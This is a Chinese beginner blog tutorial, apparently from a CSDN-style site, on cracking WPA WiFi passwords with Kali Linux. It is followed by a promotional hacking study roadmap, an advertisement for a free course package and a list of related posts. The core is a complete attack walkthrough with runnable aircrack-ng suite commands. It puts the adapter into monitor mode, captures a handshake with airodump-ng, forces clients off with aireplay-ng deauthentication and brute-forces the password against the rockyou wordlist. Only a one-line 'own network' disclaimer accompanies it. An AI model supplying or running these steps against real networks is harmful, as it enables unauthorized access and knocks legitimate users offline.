手把手教你玩转 Kali:零基础起步,轻松搞定 WiFi 渗透实战(新手必备)

最详细的mysql安装教程 mysql 服务端安装教程 阅读详情

此方法是破解自己的wifi密码,仅经技术学习

前期准备

VMware Workstation虚拟机

在虚拟机安装好kail linunx系统

无线网卡(芯片为3070或者1887L都支持Linux)

一、打开终端,用airmon-ng命令查看

如果出现无法访问…没有那个文件或目录
解决办法:先在window主机上按win+r键然后输入services.msc
回车
在这里插入图片描述

找到VMware USB Arbitration Service,双击
在这里插入图片描述
1.启动类型改为自动 …2.启动服务状态 …3.确定

二、打开虚拟机的设置,改成跟下图中2一样(如果为灰色无法更改,则需要关闭kail系统后再改)

在这里插入图片描述

将usb无线网卡插在电脑上,(注意:网卡芯片为3070或者8187L,买的时候要注意)
点击 虚拟机 -> 可移动设备 -> 选择那个有WLAN的 -> 连接
在这里插入图片描述

三、命令ifconfig查看网卡信息,有wlan0表示连接成功

在这里插入图片描述

四、命令airmon-ng start wlan0开启网卡监听模式

在这里插入图片描述

五、输入iwconfig命令查看网卡信息, wlan0mon网卡名加了mon则表示成功

在这里插入图片描述

六、命令airodump-ng wlan0mon,开始扫描WiFi,按ctrl+c结束任务

在这里插入图片描述
BSSID为wifi的MAC地址,PWR为信号强弱程度,数值越小信号越强;#DATA为数据量,越大使用的人就越多,CH为信道频率(频道),ESSID为wifi的名称,中文可能会有乱码

七、接着输入airodump-ng --bssid BSSID -c 信道频率 -w 抓包存储的路径 wlan0mon

如:airodump-ng --bssid BC:5F:6F:3D:03:74 -c 13 -w /home wlan0mon

在这里插入图片描述
数据包已经正在抓取
如果抓取不到数据,新建一个终端:键入airepaly-ng -0 0 -c 连接到WiFi的手机mac地址 -a bssid 网卡名(一般为wlan0mon)

如:aireplay-ng -0 0 -c B8:37:65:94:5D:13 -a BC:5F:6F:3D:03:74 wlan0mon

在这里插入图片描述

出现WPA handshake时,表示抓包成功

在这里插入图片描述

两个终端都按Ctrl+c停止,不然那边会一直断网的

cd打开抓包的目录,ls列出来,就看到我们抓到的数据包
在这里插入图片描述

八、解压kali自带的字典文件 路径:/usr/share/wordlists/rockyou.txt.gz

如 :gzip -d/usr/share/wordlists/rockyou.txt.gz

九、键入 aircrack-ng -w 字典路径 握手包路径,回车后开始循环

如:aircrack-ng -w /usr/share/wordlists/rockyou.txt /home/wifi-0.1.cap

在这里插入图片描述
耐心等待就可以查看自己设置的密码…

网络安全的知识多而杂,怎么科学合理安排?

下面给大家总结了一套适用于网安零基础的学习路线,应届生和转行人员都适用,学完保底6k!就算你底子差,如果能趁着网安良好的发展势头不断学习,日后跳槽大厂、拿到百万年薪也不是不可能!

初级黑客
1、网络安全理论知识(2天)
①了解行业相关背景,前景,确定发展方向。
②学习网络安全相关法律法规。
③网络安全运营的概念。
④等保简介、等保规定、流程和规范。(非常重要)

2、渗透测试基础(一周)
①渗透测试的流程、分类、标准
②信息收集技术:主动/被动信息搜集、Nmap工具、Google Hacking
③漏洞扫描、漏洞利用、原理,利用方法、工具(MSF)、绕过IDS和反病毒侦察
④主机攻防演练:MS17-010、MS08-067、MS10-046、MS12-20等

3、操作系统基础(一周)
①Windows系统常见功能和命令
②Kali Linux系统常见功能和命令
③操作系统安全(系统入侵排查/系统加固基础)

4、计算机网络基础(一周)
①计算机网络基础、协议和架构
②网络通信原理、OSI模型、数据转发流程
③常见协议解析(HTTP、TCP/IP、ARP等)
④网络攻击技术与网络安全防御技术
⑤Web漏洞原理与防御:主动/被动攻击、DDOS攻击、CVE漏洞复现

5、数据库基础操作(2天)
①数据库基础
②SQL语言基础
③数据库安全加固

6、Web渗透(1周)
①HTML、CSS和JavaScript简介
②OWASP Top10
③Web漏洞扫描工具
④Web渗透工具:Nmap、BurpSuite、SQLMap、其他(菜刀、漏扫等)

恭喜你,如果学到这里,你基本可以从事一份网络安全相关的工作,比如渗透测试、Web 渗透、安全服务、安全分析等岗位;如果等保模块学的好,还可以从事等保工程师。薪资区间6k-15k

到此为止,大概1个月的时间。你已经成为了一名“脚本小子”。那么你还想往下探索吗?

7、脚本编程(初级/中级/高级)
在网络安全领域。是否具备编程能力是“脚本小子”和真正黑客的本质区别。在实际的渗透测试过程中,面对复杂多变的网络环境,当常用工具不能满足实际需求的时候,往往需要对现有工具进行扩展,或者编写符合我们要求的工具、自动化脚本,这个时候就需要具备一定的编程能力。在分秒必争的CTF竞赛中,想要高效地使用自制的脚本工具来实现各种目的,更是需要拥有编程能力.

零基础入门,建议选择脚本语言Python/PHP/Go/Java中的一种,对常用库进行编程学习;搭建开发环境和选择IDE,PHP环境推荐Wamp和XAMPP, IDE强烈推荐Sublime;·Python编程学习,学习内容包含:语法、正则、文件、 网络、多线程等常用库,推荐《Python核心编程》,不要看完;·用Python编写漏洞的exp,然后写一个简单的网络爬虫;·PHP基本语法学习并书写一个简单的博客系统;熟悉MVC架构,并试着学习一个PHP框架或者Python框架 (可选);·了解Bootstrap的布局或者CSS。

8、高级黑客
这部分内容对零基础的同学来说还比较遥远,就不展开细说了,贴一个大概的路线。

学习资源

如果你是也准备转行学习网络安全(黑客)或者正在学习,这里开源一份360智榜样学习中心独家出品《网络攻防知识库》,希望能够帮助到你

知识库由360智榜样学习中心独家打造出品,旨在帮助网络安全从业者或兴趣爱好者零基础快速入门提升实战能力,熟练掌握基础攻防到深度对抗。

1、知识库价值

深度: 本知识库超越常规工具手册,深入剖析攻击技术的底层原理与高级防御策略,并对业内挑战巨大的APT攻击链分析、隐蔽信道建立等,提供了独到的技术视角和实战验证过的对抗方案。

广度: 面向企业安全建设的核心场景(渗透测试、红蓝对抗、威胁狩猎、应急响应、安全运营),本知识库覆盖了从攻击发起、路径突破、权限维持、横向移动到防御检测、响应处置、溯源反制的全生命周期关键节点,是应对复杂攻防挑战的实用指南。

实战性: 知识库内容源于真实攻防对抗和大型演练实践,通过详尽的攻击复现案例、防御配置实例、自动化脚本代码来传递核心思路与落地方法。

2、 部分核心内容展示

360智榜样学习中心独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。

在这里插入图片描述

360智榜样学习中心独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。

内容组织紧密结合攻防场景,辅以大量真实环境复现案例、自动化工具脚本及配置解析。通过策略讲解、原理剖析、实战演示相结合,是你学习过程中好帮手。


1、网络安全意识

img

2、Linux操作系统

img

3、WEB架构基础与HTTP协议

img

4、Web渗透测试

img

5、渗透测试案例分享

img


6、渗透测试实战技巧

图片

7、攻防对战实战

图片


8、CTF之MISC实战讲解

图片

3、适合学习的人群

‌一、基础适配人群‌

  1. ‌零基础转型者‌:适合计算机零基础但愿意系统学习的人群,资料覆盖从网络协议、操作系统到渗透测试的完整知识链‌;
  2. ‌开发/运维人员‌:具备编程或运维基础者可通过资料快速掌握安全防护与漏洞修复技能,实现职业方向拓展‌或者转行就业;
  3. ‌应届毕业生‌:计算机相关专业学生可通过资料构建完整的网络安全知识体系,缩短企业用人适应期‌;

‌二、能力提升适配‌

1、‌技术爱好者‌:适合对攻防技术有强烈兴趣,希望掌握漏洞挖掘、渗透测试等实战技能的学习者‌;

2、安全从业者‌:帮助初级安全工程师系统化提升Web安全、逆向工程等专项能力‌;

3、‌合规需求者‌:包含等保规范、安全策略制定等内容,适合需要应对合规审计的企业人员‌;

因篇幅有限,仅展示部分资料,完整版的网络安全学习资料已经上传优快云,朋友们如果需要可以在下方优快云官方认证二维码免费领取【保证100%免费】

在这里插入图片描述

MySQL安装教程(详细版) MySQL免费安装教程、如何验证MySQL是否安装成功?怎么关掉MySQL服务?MySQL 端口问题如何解决?MySQL如何开机自启OR手动自启?安装MySQL时Starting the server 安装失败怎么解决? 阅读详情

相关推荐

MySQL超详细安装教程 手把手教你安装MySQL到使用MySQL 最简单的MySQL安装方式,这种方式装,卸载也简单

注释掉my.ini文件的最后一句话,加**#**号注释。

m0_67394002的博客 1万+

mysql安装教程

MySQL针对不同的用户提供了2中不同的版本: MySQL Community Server:社区版。由MySQL开源社区开发者和爱好者提供技术支持,对开发者开放源代码并提供免费下载。 MySQL Enterprise Server:企业版。包括最全面的高级功能和管理工具,不过对用户收费。 下面讲到的MySQL安装都是以免费开源的社区版为基础。打开MySQL数据库官网的下载地址http://dev.

愿世界和平 32万+

树莓派实战:从零构建ARM架构Kali Linux渗透测试平台

本文详细介绍了如何在树莓派上从零构建ARM架构的Kali Linux渗透测试平台。通过硬件选购指南、系统烧录步骤、初始化配置技巧以及渗透工具链部署实战,帮助读者快速搭建高效、便携的渗透测试环境。特别针对ARM架构优化和常见问题提供了解决方案,适合安全研究人员和渗透测试工程师参考。

weixin_29168393的博客 385

MySQL安装教程(详细)

第一个是强密码校验,mysql推荐使用最新的数据库和相关客户端,MySQL8换了加密插件,所以如果选第一种方式,很可能你的navicat等客户端连不上mysql8。那是缺少Microsoft Visual C++库的支持,跳转到首页,选择“默认安装类型”,它会自动检测,提醒你安装运行库支持。前面我们仅是安装好了数据库,我们实际使用的是应用软件(数据库中叫DBMS),需要再次安装管理软件,这里我选择SQLyong。输入完,点击next继续。64位操作系统,我选择【64-bit】,32位选【32-bit】

花北城的博客 25万+

Delphi解决 openssl DLL 与 Indy 的SSL/TLS 连接问题

​ 使用 SSL 连接时出错。错误 1409442E:SSL 例程:ssl3_read_bytes:tlsv1 警报协议版本 由于我使用的是最新版本的Indy,根据Delphi Praxis 上的此线程,这种情况不应该发生。事实证明,不知何故,一个非常旧版本的 openssl DLLlibeay32.dll和ssleay32.dll已被放置在我计算机上的 sarch 路径中(版本 1.0.0e)。

Delphi开发局QQ群:32422310 2495

BRep实战指南:从理论到文件格式的全面解析

本文全面解析BRep(边界表示法)从基础概念到文件格式的实战应用。详细介绍了BRep的数学定义、工业应用场景,以及STEP、IGES等主流文件格式的对比与使用技巧,帮助读者掌握三维建模核心技术并优化性能。

weixin_29235923的博客 410

手把手带你玩转Kali:从零开始,轻松实现WiFi渗透实战(新手必看)

DATA为数据量,越大使用的人就越多,CH为信道频率(频道),ESSID为wifi的名称,中文可能会有乱码。如果抓取不到数据,新建一个终端:键入airepaly-ng -0 0 -c 连接到WiFi的手机mac地址 -a bssid 网卡名(一般为wlan0mon)对于从来没有接触过网络安全的同学,我们帮你准备了详细的学习成长路线图&学习规划。可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。的事情了,而工作绕不开的就是。

Python84310366的博客 1091

保姆级避坑指南:用Livox官方工具搞定Mid-360多雷达自动标定(附源码Bug修复)

本文详细解析了使用Livox官方工具进行Mid-360多雷达自动标定的全流程,包括环境搭建、工具链配置、关键Bug修复及数据采集最佳实践。重点解决了PointCloudMapper.cpp边界检查缺失和calibration.cpp点云显示问题,提供了实用的代码修复方案和标定质量评估指标,帮助开发者高效完成激光雷达标定任务。

weixin_29053695的博客 281

2025 保姆级!零基础手把手玩转 Kali,WiFi 渗透实战轻松搞定(合法授权内)!

前期准备VMware Workstation虚拟机在虚拟机安装好kail linunx系统无线网卡(芯片为3070或者1887L都支持Linux)

2401_84760322的博客 1069

EDA与机器学习融合:智能优化芯片设计流程的工程实践

机器学习作为数据驱动的核心技术,通过从历史数据中学习复杂模式,实现对系统行为的预测与优化。其原理在于构建模型,将输入特征映射到目标变量,从而揭示数据背后的内在规律。在工程领域,这项技术的核心价值在于能够将专家经验转化为可量化、可复用的智能模型,显著提升自动化水平与决策效率。电子设计自动化(EDA)是芯片设计的关键支撑,传统流程高度依赖人工试错,面临参数空间巨大、优化周期长等挑战。将机器学习应用于EDA,能够构建预测模型来预估设计性能(PPA),或通过代理模型加速设计空间探索,实现智能化的设计辅助与优化。本文

weixin_30411239的博客 685

source tree clone error:fatal remote error: Repository not found

source tree clone error:fatal remote error: Repository not found

Linda的前端开发路 3079

kali + 无线网卡 轻松破解Wifi

kali + 无线网卡 轻松破解Wifi 首先:Kali学的好,牢饭吃到饱。 本资料仅供参考,私自破解他人WIFI,属于违法行为,三思而行! 一、购买kali专用免驱网卡(淘宝3、40一个) 二、在虚拟机上安装kali(需要有kali的镜像文件) kali全版本镜像下载地址 地址:http://old.kali.org/kali-images/ 三、打开kali终端进入 root 用户 连接网卡 命令:ifconfig 查看网卡状态 未开启网卡状态: 开启网卡状态 四、...

weixin_54161921的博客 2万+

YOLO26涨点改进 | 独家创新、损失函数改进篇 | TGRS 2025顶刊 | 带来AIoU小目标涨点损失函数,增强了目标检测中对边界框形状和尺寸的敏感度,适合复杂场景和小物体检测中有效涨点

AIoU损失函数通过自适应形状感知和尺寸敏感加权机制,有效解决了YOLO26原生损失函数在小目标检测中的缺陷。实验结果表明,AIoU损失函数在多个数据集上均取得了显著的性能提升,尤其在小目标检测和多任务场景下表现突出。自适应形状感知,对形状差异较大的目标给予更大惩罚,提高边界框拟合精度尺寸敏感加权,对小目标的宽高比例差异给予更大权重,增强模型对小目标特征的学习能力梯度连续性好,即使在IoU=0时仍能提供有效的梯度更新,解决小目标梯度消失问题。

qq_36130719的博客 161

从零开始,手把手带你玩转Kali,轻松实现WiFi渗透实战!

手把手带你玩转Kali,轻松实现WiFi渗透实战!

wangluo12138的博客 991

【AUTOSAR实战】:CAN发送邮箱忙导致报文发送丢帧的问题调试

本文档主要讨论了CAN总线通信中可能出现的TC377传输错误的分析和解决方案。文章提供了如何通过检查CAN传输和接收过程、识别传输缓冲区的类型和状态以及选择适当的内存保护功能来检测和解决此类错误的见解。经过多次尝试和分析,得出的结论是,修改CANIF缓冲的尺寸并重新分配报文给各个buffer并不能解决问题。此外,发送中断被抢占可能导致报文无法发送,最终也将此因素排除。本文档还提到了一些可能导致发送流程调度出现问题的因素,例如CANIF中报文引用Buffer不合理。

weixin_46481662的博客 3141

VC中sqlite的使用

在VC中对sqlite的使用,实现数据库大批数据的快速插入,读取数据库中的数据在ListCtrl中显示

从零基础到WiFi渗透专家:wifi-hacker新手操作手册

wifi-hacker是一款强大的Shell脚本工具,专为无线网络安全测试设计。它整合了Kali Linux内置的多种工具,能够对WEP、WPS、WPA和WPA2等多种加密方式的无线网络进行渗透测试。无论是新手还是有经验的安全爱好者,都能通过这个工具轻松上手无线网络安全评估。 ## 快速安装指南 ### Android(Termux)环境安装 要在Android设备上使用wifi-hacke

gitblog_00229的博客 849

廖雪峰Python教程[完整版]

廖雪峰的python教程整理的,已经排好版了,而且还是完整的,适合小白

Kali Linux中优秀Wifi渗透工具TOP 10

这篇文章要讨论的是目前一个非常热门的话题:渗透无线网络以及如何防止无线网络被入侵。WiFi 通常都是网络环境中的一个薄弱环节,因为 WiFi 信号可以在范围内的任何一个地方被任何一个人捕捉到,而且只要有正确的工具以及合适的软件(例如 Kali Linux),很多无线路由器中存在的安全漏洞都是可以被攻击者轻松利用的。接下来,我们将会给大家介绍目前最热门的十大 WiFi 入侵工具,这些工具可以帮助我们测试无线网络环境中存在的潜在安全问题。1. Aircrack-ngAircr...

eli的博客 9235

最新的sdio 4.0 spec 协议标准 带书签 高清完整PDF版

Part-E1-SDIO-Specification-Ver4.00-Final-120220.pdf:最新的sdio 4.0 spec 协议标准 带书签 高清完整PDF版,包括SDIO 接口的外设,SDIO 接口官方协议等。

数学建模模型总结

这是本人在两年内准备参加数学建模竞赛搜集到的模型资料,已经经过了本人的筛选和整理,希望能够对准备参加数学建模竞赛的学弟学妹们提供一些帮助!

如何在5分钟内上手LazyAircrack:新手必备的WiFi安全测试工具完整教程

想要快速掌握**WiFi安全测试工具**LazyAircrack吗?这个强大的自动化脚本让网络安全测试变得前所未有的简单!LazyAircrack是一款基于aircrack-ng的自动化WiFi渗透测试工具,专为安全研究人员和网络安全爱好者设计。无论你是刚入门的新手还是经验丰富的专业人士,都能在5分钟内轻松上手这个强大的**WiFi安全测试工具**。 ## 📋 LazyAircrack工具概览

gitblog_00073的博客 802

Wifi-Hacking终极指南:如何用内置Kali工具保护你的无线网络安全

在当今数字化时代,**无线网络安全**已成为每个网络管理员和安全爱好者必须掌握的核心技能。Wifi-Hacking工具正是为此而生——这是一款基于Kali Linux内置工具开发的**网络安全测试工具**,专为合法渗透测试和网络安全学习而设计。无论你是安全新手还是经验丰富的专业人士,这款工具都能帮助你深入了解无线网络的安全机制。 ## 为什么选择Wifi-Hacking工具?🔒 Wifi-H

gitblog_00930的博客 1122
上一篇: 别只羡慕 2W + 漏洞赏金!SRC 挖洞日收入详解,从新手月入 3000 到高手日入过万
下一篇: 还在裸奔?网络安全老司机教你用Wireshark“透视”网络世界,分分钟揪出内鬼!
网络安全_入门教程
博客等级 码龄4年 1万+粉丝 2151原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值